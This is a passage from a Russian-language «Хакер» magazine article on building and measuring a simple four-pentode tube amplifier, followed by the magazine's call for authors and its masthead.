Шасси, вид снизу


Проложим медные земляные шины, соберем блок питания и запитаем все нити накала. Учитывай, что выходные пентоды на накал потребляют почти ампер тока, а у нас их аж четыре. Внимательно подбирай трансформатор питания. Первым делом на шасси стоит разместить трансформаторы, так как они самые массивные.



Источник питания собран

Следом собираем фазоинвертор: интересно было посмотреть, как эта штука работает.

Собираем, запитываем, с первого раза, конечно, ничего не работает. Но после исправления пары ошибок и пары коротких замыканий с фейерверком все налаживается. На вход с ГСС подаем синус 1 кГц 1 В, к выходу цепляем осциллограф, на экране видим два сигнала с инвертированной фазой и одинаковой амплитудой, всё как задумано. Даже подкручивать ничего не пришлось. Усиление каскада получилось примерно 14, больше, чем я ожидал.

Теперь добавляем выходные каскады, фильтры по питанию, регулятор громкости и все остальное, заодно можно и второй канал собрать. Как это ни странно, больше всего мороки было с клеммниками: напаивать разъем на провода акустики очень не хотелось, а клеммников у меня не было. Пришлось их докупать.


Практически окончательный монтаж усилителя


Усилитель, вид спереди


Больше ошибок я не допускал, поэтому усилитель заработал сразу. Для большей уверенности я замерил напряжения питания каскадов (315 В) и напряжение на катодах выходных пентодов (около 11 В), все значения были в норме. В качестве акустики я взял советскую классику: Radiotehnika S90. При подключении к радиоприемнику спустя полминуты тишины (лампы входят в рабочий режим не сразу, надо прогреться катодам) из динамиков приятно заиграл джаз.


СУБЪЕКТИВНЫЙ ОПЫТ И ТЕСТЫ

Начнем с субъективного. Я довольно давно пользуюсь ламповыми усилителями, и они мне нравятся. Нравится, как они звучат, нравится, как выглядят, и нравится атмосфера, которую они создают. Очень колоритно на таких аппаратах звучит джаз, им хорошо даются высокие звуки, да и бас звучит очень интересно. Может быть, это что-то вроде реверберации, у ламповых усилков в принципе плохо с коэффициентом демпфирования, поэтому такое возможно.


Однако эти особенности — не следствие каких-то суперхарактеристик, скорее наоборот, это результат несовершенства схемотехники и самих вакуумных приборов. Впрочем, глупо было бы ожидать от типовой схемы начала шестидесятых какого-то суперкачества, тем более, скорее всего, разработано это было в тридцатых — сороковых, разве что фазоинвертор может быть послевоенной технологией.

Ладно, перейдем к объективным характеристикам. На вход будем подавать тестовый сигнал с ГСС, а выходной сигнал анализировать осциллографом и спектроанализатором. Вообще, для этого хорошо подходит аудиокарта компьютера, но я что-то с ходу не нашел подходящего софта под Linux. Слушать паровозный гудок дома у меня нет никакого желания, поэтому для тестов вместо акустики я подключаю эквивалент нагрузки, проволочный резистор 3,9 Ом 10 Вт.


Эквивалент нагрузки



Испытательный стенд

АЧХ (амплитудно-частотная характеристика) этого аппарата меня приятно удивила, полоса пропускания от 20 Гц до 80 кГц — это очень недурно для такой простой схемы. На графике пунктиром показано изменение амплитуды +/–3 дБ относительно значения при частоте 1 кГц.



АЧХ усилителя


Далее я оценил выходную мощность усилителя. На графике представлены зависимости напряжения и мощности на нагрузке в зависимости от размаха входного сигнала. Измерения велись на частоте 1 кГц.



Мощность и напряжение в нагрузке в зависимости от размаха входного сигнала


Из графика видно, что при разумной величине входного сигнала — 1 В — из усилителя можно выдавить 7 Вт выходной мощности. Увеличивая напряжение, можно получить и больше, но смысла в этом нет, о чем мы поговорим дальше. Опираясь на эти данные, я решил предусилитель не добавлять. Мне и одного ватта мощности достаточно.

А что там с нелинейными искажениями? Переводим осциллограф в режим анализа спектра и измеряем амплитуду входного сигнала (синус 1 кГц), а также уровень гармоник. Достоверно увидеть вторую гармонику можно, начиная с мощности 1 Вт, ее уровень около –45 дБ относительно основного сигнала. Это чуть лучше, чем 1% нелинейных искажений.



Спектр сигнала на мощности 1 Вт

На 3 Вт выходной мощности уже можно углядеть третью гармонику. Вторая гармоника –35 дБ, третья –50 дБ. Это уже около 3% нелинейных искажений.



Спектр сигнала на мощности 3 Вт


На номинальной мощности 8 Вт вторая гармоника –30 дБ, и это 10% нелинейных искажений, а вот если раскачать по полной, получается настоящий ламповый овердрайв.

Спектр сигнала на мощности 15 Вт

Таким образом, мы можем заключить, что по современным стандартам этот усилитель весьма посредственный и сильно не дотягивает до уровня Hi-Fi, но кто же собирает ламповый усилок ради высокого качества аудио? А по стандартам начала шестидесятых годов прошлого века — вполне себе неплохо. Это, кстати, к вопросу о том, было ли раньше лучше...

А вот с чем у этой штуки порядок, так это с ламповой теплотой. На холостом ходу она рассеивает около 84 Вт мощности, из них 30 уходит на накал и еще 54 на ток покоя оконечных каскадов. Теплый ламповый звук, что тут сказать.

Выходной пентод в тепловизоре



Фазоинвертор и пентод в тепловизоре

На тепловизорных снимках хорошо видно, что лампы действительно теплые, особенно выходные пентоды, они прямо горячие, и их трогать руками после выхода на режим не стоит, можно получить ожог. Собственно, отсюда и керамика в панельках, и корпуса из металла.

ЗАКЛЮЧЕНИЕ

Разумеется, я не могу назвать эту конструкцию лучшим в мире усилителем. Но если хочется собрать что-то эдакое и несложное с точки зрения электроники, то это очень недурной вариант. Именно электроники тут немного, и в настройке такой аппарат крайне прост. Конечно, может выйти затык с доступностью компонентов, но в наше время это скорее вопрос денег. Зато на окружающих ламповый усилитель обычно производит впечатление, да и в повседневной жизни штука вполне функциональная.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» всегда нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе, не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. Если ты студент или научный сотрудник, **публикация в журнале пригодится особенно**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твои мама и бабушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанном с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на твои вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если готов публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

18+

№11 (320)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Марк Бруцкий-Стемпковский,
Олег Афонин, Nik Zerof, ret0x2A

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2025